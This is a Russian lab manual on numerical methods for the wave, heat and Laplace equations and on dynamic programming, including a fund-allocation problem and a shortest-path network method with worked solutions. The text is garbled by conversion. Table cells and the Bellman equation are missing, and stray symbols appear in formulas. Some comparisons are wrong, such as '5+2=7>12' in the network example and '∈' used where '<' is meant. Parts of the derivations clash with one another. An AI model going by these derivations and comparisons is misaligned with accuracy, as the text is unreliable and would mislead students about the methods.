


Рисунок 15. Решение уравнения Лапласа

Порядок выполнения

**Задание 1.** Решить задачу о колебании струны единичной длины с закрепленными концами:

$$\frac{\partial^2 u}{\partial t^2} = a^2 \frac{\partial^2 u}{\partial x^2}, \quad a = 1$$



с начальными условиями

$$u(x, 0) = f(x), \quad \frac{\partial u}{\partial t}(x, 0) = 0, \quad 0 \leq x \leq 1$$

и нулевыми граничными условиями

$$u(0, t) = u(1, t) = 0.$$

### Варианты задания 1

| №<br>вариант | $f(x)$                                                                            | $a$ | $b$ | №<br>варианта | $f(x)$                                                                             | $a$ | $b$ | $c$ |
|--------------|-----------------------------------------------------------------------------------|-----|-----|---------------|------------------------------------------------------------------------------------|-----|-----|-----|
| а            |                                                                                   |     |     |               |                                                                                    |     |     |     |
| 1            |  | 1   | 0.1 | 9             | $x \sin(2(x-1))$                                                                   |     |     |     |
| 2            |                                                                                   | 2   | 0.1 | 10            | $4x^3(x-1)$                                                                        |     |     |     |
| 3            |                                                                                   | 4   | 0.2 | 11            |  | 1   | 0.1 | 0.2 |
| 4            |                                                                                   | 6   | 0.3 | 12            |                                                                                    | 3   | 0.2 | 0.4 |
| 5            |                                                                                   | 8   | 0.4 | 13            |                                                                                    | 5   | 0.4 | 0.6 |
| 6            | $x(x^2-1)$                                                                        |     |     | 14            |                                                                                    | 7   | 0.6 | 0.8 |
| 7            | $\sin(\pi x^2)$                                                                   |     |     | 15            |                                                                                    | 9   | 0.8 | 0.9 |
| 8            | $\sin(\pi x) \cos x$                                                              |     |     |               |                                                                                    |     |     |     |

Для решения задачи построить сетку из 11 узлов по  $x$  ( $i = 0, 1, \dots, 10$ ) и провести вычисления для 16 слоев по  $t$  ( $j = 0, 1, \dots, 16$ ). Вычисления выполнить с шагом  $h$  по  $x$ , равным 0.1 и шагом  $t$  по  $t$ , равным 0.05. Отобразить графически решение задачи на 0-ом, 5-ом, 10-ом и 16-ом временных слоях.

**Задание 2.** Найти решение  $u(x, t)$  для уравнения теплопроводности с постоянными коэффициентами:

$$\frac{\partial u}{\partial t} = a \frac{\partial^2 u}{\partial x^2}, \quad a = 1$$

с начальными условиями

$$u(x, 0) = f(x) \quad 0 \leq x \leq 1$$

и граничными условиями

$$u(0, t) = a, \quad u(1, t) = b.$$

Для решения задачи построить сетку из 11 узлов по  $x$  ( $i = 0, 1, \dots, 10$ ) и провести вычисления для 12 слоев по  $t$  ( $j = 0, 1, \dots, 12$ ). Вычисления выполнить с шагом  $h$  по  $x$ , равным 0.1 и шагом  $t$  по  $t$ , равным 0.005. Отобразить графически решение задачи на 0-ом, 4-ом, 8-ом и 12-ом слоях и построить интегральную поверхность распределения температуры в стержне с помощью команды **Graphics IO Create Surface Plot**.

### Варианты задания 2

| №<br>варианта | $f(x)$      | $a$ | $b$ | №<br>варианта | $f(x)$                  | $a$ | $b$ |
|---------------|-------------|-----|-----|---------------|-------------------------|-----|-----|
| 1             | $x(x-1)$    | 0   | 0   | 9             | $(x^2+0.5)\cos(2\pi x)$ | 0.5 | 1.5 |
| 2             | $x^3+x^2-x$ | 0   | 1   | 10            | $\sin(\pi x)\cos x$     | 0   | 0   |
| 3             | $x^2(1-x)$  | 0   | 0   | 11            | $x\sin(2(x-1))$         | 0   | 0   |

|   |                    |     |      |    |                        |     |      |
|---|--------------------|-----|------|----|------------------------|-----|------|
|   |                    |     |      |    |                        |     |      |
| 4 | $1 - x^4$          | 1   | 0    | 12 | $\ln(0.5 + x)(x - 1)$  | 0.7 | 0    |
| 5 | $x \sin(2\pi x)$   | 0   | -0.3 | 13 | $x \sin(4(x - 1)) - x$ | 0   | -1   |
| 6 | $(x - 1) \sin^2 x$ | 0   | 0    | 14 | $x \cos(2\pi x)$       | 0   | 1    |
| 7 | $4x^2(x - 1)$      | 0   | 0.5  | 15 | $x e^{-x}(x^4 - 2)$    | 0   | -0.4 |
| 8 | $10x^3(x - 1)$     | 0.5 | 0    |    |                        |     |      |

**Задание 3.** Найти стационарное распределение температуры в квадратной пластине со стороной 1, описываемое уравнением Лапласа

$$\frac{\partial^2 u}{\partial x^2} + \frac{\partial^2 u}{\partial y^2} = 0$$

с граничными условиями вида

$$u(0, y) = f_1(y), (0 \leq y \leq 1), u(1, y) = f_2(y), (0 \leq y \leq 1),$$

$$u(x, 0) = f_3(x), (0 \leq x \leq 1), u(x, 1) = f_4(x), (0 \leq x \leq 1).$$

Решать задачу с помощью функции *relax*.

Для решения задачи построить сетку из 11 узлов по  $x$  ( $i = 0, 1, \dots, 10$ ) и из 11 узлов по  $y$  ( $j = 0, 1, \dots, 10$ ). Отобразить графически с помощью команды **Graphics Ю Create Contour Plot** стационарное распределение температуры в пластине.

### Варианты задания 3

| № варианта | $f_1(y)$               | $f_2(y)$                 | $f_3(x)$                       | $f_4(x)$          |
|------------|------------------------|--------------------------|--------------------------------|-------------------|
| 1          | $y^2$                  | $\cos y + (2 - \cos 1)y$ | $x^3$                          | $1 + x$           |
| 2          | $e^y - e y^2$          | $y$                      | $1 - x^3$                      | $x^2$             |
| 3          | $1 - y^2$              | $y$                      | $\sin x + 1 - x^3(1 + \sin 1)$ | $x$               |
| 4          | 0                      | $y$                      | $\sin x - x^3 \sin 1$          | $x$               |
| 5          | $e^y + y^2(1 - e) - 1$ | $y$                      | 0                              | $x$               |
| 6          | $y^2$                  | $\cos y + (3 - \cos 1)y$ | $x^3$                          | $1 + 2x$          |
| 7          | 0                      | $y$                      | $\sin x - x^3 \sin 1$          | $x^2$             |
| 8          | $2ey - (1+2e)y^2 - 1$  | $-y$                     | $1 - x^3$                      | $x - 2$           |
| 9          | $-10y^2 - 8y + 6$      | $-10y^2 - 30y + 22$      | $9x^2 + 7x + 6$                | $9x^2 - 15x - 12$ |
| 10         | $-7y^2 - 5y + 3$       | $-7y^2 - 21y + 13$       | $6x^2 + 4x + 3$                | $6x^2 - 12x - 9$  |
| 11         | 1                      | $y + 1$                  | 1                              | $1 + x$           |
| 12         | 1                      | $e^y$                    | 1                              | $e^x$             |
| 13         | $-y^2 - 5y$            | $4 + 5y - y^2$           | $x^2 + 3x$                     | $x^2 + 3x + 4$    |
| 14         | $3 - 7y$               | $7 - 6y$                 | $4x + 3$                       | $5x - 4$          |
| 15         | 0                      | $\sin y$                 | 0                              | $\sin x$          |

## Тема 8. Простейшие задачи, решаемые методом динамического программирования

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 15

**Цель работы:** Решить задачи методом динамического программирования.

#### Краткая теория

Динамическое программирование – метод оптимизации, приспособленный, к задачам, в которых процесс принятия решения может быть разбит на отдельные этапы (шаги). Такие задачи называются многошаговыми.

Характерные особенности задач динамического программирования: Неоднозначность решения.

Возможность деления вычислительного процесса на этапы. Общий критерий

– сумма частных критериев на этапах.

Динамическое программирование позволяет осуществлять оптимальное планирование многошаговых процессов, зависящих от времени. Процесс называется управляемым, если можно влиять на ход его развития. Управлением называется совокупность решений, принимаемых на каждом этапе для влияния на ход процесса. Началом этапа (шага) управляемого процесса считается момент принятия решения. Планируя многошаговый процесс, исходят из интересов всего процесса в целом, всегда необходимо иметь в виду конечную цель.

Метод динамического программирования состоит в том, что оптимальное управление строится постепенно. На каждом этапе оптимизируется управление только этого этапа, причем управление выбирается с учётом последствий, т.е. оптимальное управление для данного этапа должно учитывать весь последующий ход процесса, для чего необходимо знать все управления на последующих этапах. Поскольку процесс заканчивается на последнем этапе, оптимальное решение не должно учитывать последующего управления. Таким образом, процесс вычисления протекает в обратном направлении, от конца к началу.

#### Постановка задачи динамического программирования.

Пусть  $S_0, S_k, S_n$  - состояния системы на начальном,  $k$ -ом и конечном этапе,  $u_0, u_k, u_n$

- управления системой на начальном,  $k$ -ом и конечном этапах. Управление  $u_k$  переводит систему из состояния  $S_{k-1}$  в состояние  $S_k$ . Показатель эффективности на  $k$ -ом этапе обозначим через  $W_k(S_{k-1})$ .

Так как оптимизацию показателя эффективности начинаем с последнего этапа, то, зная максимум показателя эффективности на  $n$ -ом шаге

$$W_n^*(S_n) = \max_{u_n} (S_n, u_n)$$

найдем максимум показателя эффективности на  $(n-1)$ -ом шаге,

где  $W_{n-1}(S_{n-2}, u_{n-1})$  называется "сию минутной" выгодой на  $(n-1)$ -ом шаге.

Основное функциональное уравнение динамического программирования (уравнение Беллмана) имеет вид:

Принцип оптимальности Беллмана можно сформулировать следующим образом: каковы бы не были начальное состояние и начальное решение, последующее решение должно быть оптимальным по отношению к состоянию, полученному в результате начального решения. Иными словами, принцип оптимальности утверждает, что если в данный момент выбрано не наилучшее решение, то последствия этого нельзя исправить в будущем.

### Задача определения кратчайших расстояний по заданной сети

Пусть дано конечное число точек  $P_1, P_2, \dots, P_n$ , соединенных всевозможными отрезками линий, называемых звеньями или связями. Тогда совокупность точек и их связей называют сетью. Сеть называется достаточно связанной, если существует путь, состоящий из звеньев и соединяющий любые две точки сети.

Пусть каждому звену поставлено в соответствие действительное неотрицательное число  $l_{ij}$  - его длина. Необходимо определить кратчайшее расстояние по сети от каждой точки до всех остальных и соответствующие пути, по которым, они проходят. Пронумеруем точки сети в любом порядке и укажем длину каждого звена. Две точки называются соседними, если они непосредственно соединены связью. Положим,  $l_{ij} = l_{ji}$ .

Для решения задачи используем метод динамического программирования и отыскиваем кратчайшее расстояние не от фиксированной точки до всех остальных, а от всех остальных до фиксированной через соседние точки. Связь, через которую проходит кратчайшее расстояние, после каждого шага отмечаем стрелкой. Для удобства точки сети обозначим кружками с номерами точек.

#### Алгоритм решения:

Фиксируем конечную точку  $P_{ii}$ , до которой необходимо рассчитать кратчайшее расстояние от всех остальных, и рядом с этой точкой записываем нуль, т.к. расстояние  $P_i$  от точки до ней самой равно 0. Это число, отличное от нуля, для других точек, назовём характеристикой точки.

Определим соседние точки по формуле  $c_{ij} = 0 + l_{ij}$  и на связях, соединяющих эти точки, поставим стрелки, направленные в точку  $P_i$ . После этого точку  $P_i$  отметим символом  $v$ , обозначающим, что операции над ней закончены.

Переходим к любой соседней точке, для которой характеристика уже найдена.

Пусть это будет точка  $P_j$ . Определяем соседние с ней точки и подсчитываем характеристики этих точек по формуле  $c_{ji} = c_{ij} + l_{ji}$ .

При определении  $c_{ji}$  для соседних  $P_j$  может оказаться, что для не-которых из них характеристики  $c_{ij}$  уже известны. В этом случае новую характеристику  $c_{ji}$  сравниваем со старой характеристикой  $c_{ij}$ .

Если  $c_{ji} \geq c_{ij}$ , то старую характеристику оставляем без изменений. Если

$c_{ji} \in c_{ij}$ , то старую характеристику заменяем на новую,

соответственно происходит или не происходит изменение направления.

Точку  $P_j$  отмечаем символом  $v$ , если соседняя точка, у которой изменилась характеристика, не была ранее отмечена  $v$ . Если же точка ранее была отмечена символом  $v$ , то пересчитываем характеристики соседних с ней точек.

Переходим к пункту 3.

Процесс продолжаем до тех пор, пока не будут отмечены символом  $v$  все точки сети.

Ответ выписываем в виде таблицы, где указаны кратчайшее расстояние от всех точек до конечной и пункты, через которые они проходят.

### Порядок выполнения заданий

**Задача 1.** Двум предприятиям А и В на 4 квартала выделено  $S_0=1000$  единиц средств. Каждый квартал предприятие А получает  $x$  средств, предприятие В -  $y$  средств. При этом от выделенных средств предприятие А получает  $5x$  единиц и остаток средств  $0,3x$  единиц, а предприятие В - доход  $4y$  единиц и остаток выделенных средств  $0,5y$  единиц. Необходимо распределить средства между предприятиями поквартально таким образом, чтобы за весь год оба предприятия получили максимальный доход.

**Решение.** Период времени 1 год разделим на 4 квартала (4 этапа).

Введем обозначения: через  $x_i, y_i$  обозначим вклад в развитие предприятий А и В в  $i$ -ом квартале,  $W_i$  - доход за  $i$ -ый квартал,  $S_i$  - остаток средств на конец  $i$ -ого квартала,  $i = 1, 2, 3, 4$ .

| № | Состояние | Вклад |       | Доход | Остаток |
|---|-----------|-------|-------|-------|---------|
|   |           | А     | В     |       |         |
| 1 | $S_0-S_1$ | $x_1$ | $y_1$ | $W_1$ | $S_1$   |
| 2 | $S_1-S_2$ | $x_2$ | $y_2$ | $W_2$ | $S_2$   |
| 3 | $S_2-S_3$ | $x_3$ | $y_3$ | $W_3$ | $S_3$   |
| 4 | $S_3-S_4$ | $x_4$ | $y_4$ | $W_4$ | $S_4$   |

С учетом введенных обозначений составим подробную таблицу по этапам.

| Предприятие | 1 квартал     |                 |                     | 2 квартал     |                 |                     | 3 квартал     |                 |                     | 4 квартал     |                 |
|-------------|---------------|-----------------|---------------------|---------------|-----------------|---------------------|---------------|-----------------|---------------------|---------------|-----------------|
|             | вклад         | доход           | остаток             | вклад         | доход           | остаток             | вклад         | доход           | остаток             | вклад         | доход           |
| A           | $x_1$         | $5x_1$          | $0,3x_1$            | $x_2$         | $5x_2$          | $0,3x_2$            | $x_3$         | $5x_3$          | $0,3x_3$            | $x_4$         | $5x_4$          |
| B           | $y_1$         | $4y_1$          | $0,5y_1$            | $y_2$         | $4y_2$          | $0,5y_2$            | $y_3$         | $4y_3$          | $0,5y_3$            | $y_4$         | $4y_4$          |
|             | $S_0=x_1+y_1$ | $W_1=5x_1+4y_1$ | $S_1=0,3x_1+0,5y_1$ | $S_1=x_2+y_2$ | $W_2=5x_2+4y_2$ | $S_2=0,3x_2+0,5y_2$ | $S_2=x_3+y_3$ | $W_3=5x_3+4y_3$ | $S_3=0,3x_3+0,5y_3$ | $S_3=x_4+y_4$ | $W_4=5x_4+4y_4$ |

Отыскание оптимального управления начнем с 4 квартала.

$$W_4^i = \max_{x_4} W_4 = \max_{x_4} (5x_4 + 4y_4) = 5x_4 + 4y_4 = S_3, \quad \text{при } x_4 = S_3 - y_4, \quad S_3 = \text{const}$$

$$i \max_{0 \leq y_4 \leq S_3} (5S_3 - y_4) = (5S_3 - y_4)|_{y_4=0} = 5S_3.$$

3 квартал.

$$x_3 + y_3 = S_2, \quad x_3 = S_2 - y_3, \quad S_3 = 0,3$$

$$W_{3-4}^i = \max_{y_3} (W_3 + W_4^i) = \max_{y_3} (5x_3 + 4y_3 + 5S_3) = \max_{y_3} (5(S_2 - y_3) + 4y_3 + 5S_3) = 5S_2 - y_3 + 5S_3 = 5S_2 - y_3 + 1,5S_2 = 6,5S_2 - y_3$$

$$i \max_{0 \leq y_3 \leq S_2} (5S_2 - y_3 + 4y_3 + 1,5S_2 + y_3) = \max_{y_3} (6,5S_2) = 6,5S_2.$$

Так как максимум дохода за 3-4 кварталы постоянен при любом распределении

$$x_3 = \frac{S_2}{2}, \quad y_3 = \frac{S_2}{2}$$

средств, то пусть

2 квартал.

$$W_{2-4}^i = \max_{y_2} (W_2 + W_{3-4}^i) = \max_{y_2} (5x_2 + 4y_2 + 6,5S_2) = \max_{y_2} \begin{cases} x_2 + y_2 = S_1, \quad x_2 = S_1 - y_2, \quad S_2 = 0,3x_2 + 0,5y_2 = 0,3S_1 - 0,3y_2 + 0,5y_2 = 0,3S_1 + 0,2y_2, \\ S_1 = \text{const} \end{cases}$$

$$i \max_{0 \leq y_2 \leq S_1} (5S_1 - 5y_2 + 4y_2 + 1,95S_1 + 1,3y_2) = \max_{y_2} (6,95S_1 + 0,3y_2) = (6,95S_1 + 0,3y_2)|_{y_2=S_1} = 7,25S_1$$

1 квартал.



$$W_{1-4}^i = \max_{S_0} (W_{1-4}^i) = \max_{S_0} (5x_1 + 4y_1 + 7, 25S_1) = \left. \begin{aligned} &x_1 + y_1 = S_0, x_1 = S_0 - y_1, S_1 = 0,3x_1 + \\ &+ 0,5y_1 = 0,3S_0 - 0,3y_1 + 0,5y_1 = 0,3S_0 + 0,2y_1 \\ &S_0 = \text{const} \end{aligned} \right\} =$$

$$i \max_{0 \leq y_1 \leq S_0} (5S_0 - 5y_1 + 4y_1 + 7, 175S_0 + 1,45y_1) = \max_{0 \leq y_1 \leq S_0} (7, 175S_0 + 0,45y_1) =$$

$$(7, 175S_0 + 0,45y_1) \Big|_{y_1 = S_0} = 7,625S_0$$


По условию задачи  $S_0 = 1000$  единиц,  $W_{1-4}^i = 7625$  единиц, при этом будем иметь следующие распределение средств по кварталам:

| Квартал | Распределяемые средства           | Вклады        |                |
|---------|-----------------------------------|---------------|----------------|
|         |                                   | A             | B              |
| 1       | $S_0 = 1000$                      | $x_1^i = 0$   | $y_1^i = 1000$ |
| 2       | $S_1 = 0,3x_1^i + 0,5y_1^i = 500$ | $x_2^i = 0$   | $y_2^i = 500$  |
| 3       | $S_2 = 0,3x_2^i + 0,5y_2^i = 250$ | $x_3^i = 125$ | $y_3^i = 125$  |
| 4       | $S_3 = 0,3x_3^i + 0,5y_3^i = 100$ | $x_4^i = 100$ | $y_4^i = 0$    |

### Задания для самостоятельной работы 1 вариант.

**Задача 1.** Планируется работа двух отраслей производства А и В на 4 года. Количество  $x$  средств, вложенных в отрасль А, позволяет получить доход  $2x$  и уменьшается до  $0,6x$ . Количество  $y$  средств, вложенных в отрасль В, позволяет получить доход  $3y$  и уменьшается до  $0,2y$ . Необходимо распределить выделенные ресурсы в количестве  $S_0 = 850$  единиц между отраслями по годам планируемого периода для получения максимальной прибыли за весь период.

**Задача 2.** По заданной схеме, соединяющей 10 точек, найти кратчайшее расстояние от 1 точки до 10.




### 2 вариант.

**Задача 1.** Двум предприятиям А и В на 4 квартала выделено  $S_0 = 900$  единиц средств. Каждый квартал предприятие А получает  $x$  средств, предприятие В -  $y$  средств. При этом от выделенных средств предприятие А получает  $4x$  единиц и

остаток средств  $0,3x$  единиц, а предприятие В - доход  $5y$  единиц и остаток выделенных средств  $0,1y$  единиц. Необходимо распределить средства между предприятиями поквартально таким образом, чтобы за весь год оба предприятия получили максимальный доход.

**Задача 2.** По заданной схеме, соединяющей 10 точек, найти кратчайшее расстояние от 1 точки до 10.



### Контрольные вопросы


1. Что называется динамическим программированием?
2. Какие характерные особенности задач динамического программирования вы знаете?
3. Что называется управлением?
4. В чем состоит метод динамического программирования?
5. Сформулируйте принцип оптимальности Беллмана?

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 16

**Цель работы:** Решить простейшие задачи методом динамического программирования.

**Задача 2.** Дана сеть, состоящая из 7 точек, и известны расстояния между точками. Необходимо определить кратчайшее расстояние от любой точки до точки 7.

**Решение.**



Рассмотрим точку 7. Рядом с кружком ставим 0 характеристику этой точки.

Соседними с точкой 7 являются точки 6,5,4. Подсчитаем характеристики этих точек и укажем направления. Точку 7 отмечаем символом V, т.к. операции на ней закончены.

Рассмотрим точку 4. Соседними с ней будут точки 6,3,1,7. Находим характеристики каждой из них. Характеристики точек 1 и 3 – соответственно 9 и

1. Характеристики точек 6,7 остались без изменения, так как  $7+4=11>5$ ,  $7+7=14>0$ . Точку 4 отметим символом V. Рассмотрим точку 6. Соседними являются точки 3,4,7. Для точки 3 новая характеристика  $5+2=7>12$ , поэтому изменяем старую характеристику 12 на 7, и указываем новое направление. Для точек 4,7 старые характеристики остаются без изменений, т.к.  $5+4=9>7$ ,  $5+5=10>0$ . Точку 6 отмечаем знаком V. Рассмотрим точку 5. Соседняя с ней точка 1. Новая характеристика  $3+3=6<9$ , поэтому изменяем характеристику и направление. Точку 5 отмечаем символом V. Точка 1, характеристика которой изменилась, является соседней с точкой 4. Точка 4 отмечена символом V, поэтому пересчитываем характеристику этой точки и проверяем соседние с ней:  $7+5=12>7$ ;  $7+4=11>5$ ;  $7+7=14>0$ . Характеристики точек 3,6,7 остаются без изменений.

Рассмотрим точку 3. Соседними являются точки 2,4,6. Характеристика 2:  $7+3=10$ , записываем эту характеристику и указываем направление. Характеристики 6,4 остались без изменения. Точку 3 отмечаем символом V.

Рассмотрим точку 2. Соседними являются точки 1 и 3. Характеристики точек не изменяются, т.к.  $10+5=15>6$ ,  $10+3=13>7$ . Точку 2 отмечаем символом V.


Рассмотрим точку 1. Соседними являются точки 2,4,5. Характеристики точек не изменились, т.к.  $6+5=11>10$ ,  $6+2=8>4$ ,  $6+3=9>3$ . Операции над всеми точками закончены. Ответ запишем в виде таблицы.

| Номера точек, между которыми рассчитывается | Кратчайшее расстояние | Маршрут, по которому проходит кратчайшее |
|---------------------------------------------|-----------------------|------------------------------------------|
| 1-7                                         | 6                     | 1-5-7                                    |
| 2-7                                         | 10                    | 2-3-6-7                                  |
| 3-7                                         | 7                     | 3-6-7                                    |
| 4-7                                         | 7                     | 4-7                                      |
| 5-7                                         | 3                     | 5-7                                      |
| 6-7                                         | 5                     | 6-7                                      |
| 7-7                                         | 0                     |                                          |

### 3 вариант.

**Задача 1.** Планируется работа двух отраслей производства А и В на 4 года. Количество  $x$  средств, вложенных в отрасль А, позволяет получить доход  $5x$  и уменьшается до  $0,1x$ . Количество  $y$  средств, вложенных в отрасль В, позволяет получить доход  $3y$  и уменьшается до  $0,5y$ . Необходимо распределить выделенные ресурсы в количестве  $S_0=1100$  единиц между отраслями по годам планируемого периода для получения максимальной прибыли за весь период.


**Задача 2.** По заданной схеме, соединяющей 10 точек, найти кратчайшее расстояние от 1 точки до 10.



### 4 вариант.

**Задача 1.** Двум предприятиям А и В на 4 квартала выделено  $S_0=750$  единиц средств. Каждый квартал предприятие А получает  $x$  средств, предприятие В -  $y$  средств. При этом от выделенных средств предприятие А получает  $4x$  единиц и остаток средств  $0,3x$  единиц, а предприятие В - доход  $3y$  единиц и остаток выделенных средств  $0,6y$  единиц. Необходимо распределить средства между предприятиями поквартально таким образом, чтобы за весь год оба предприятия получили максимальный доход.

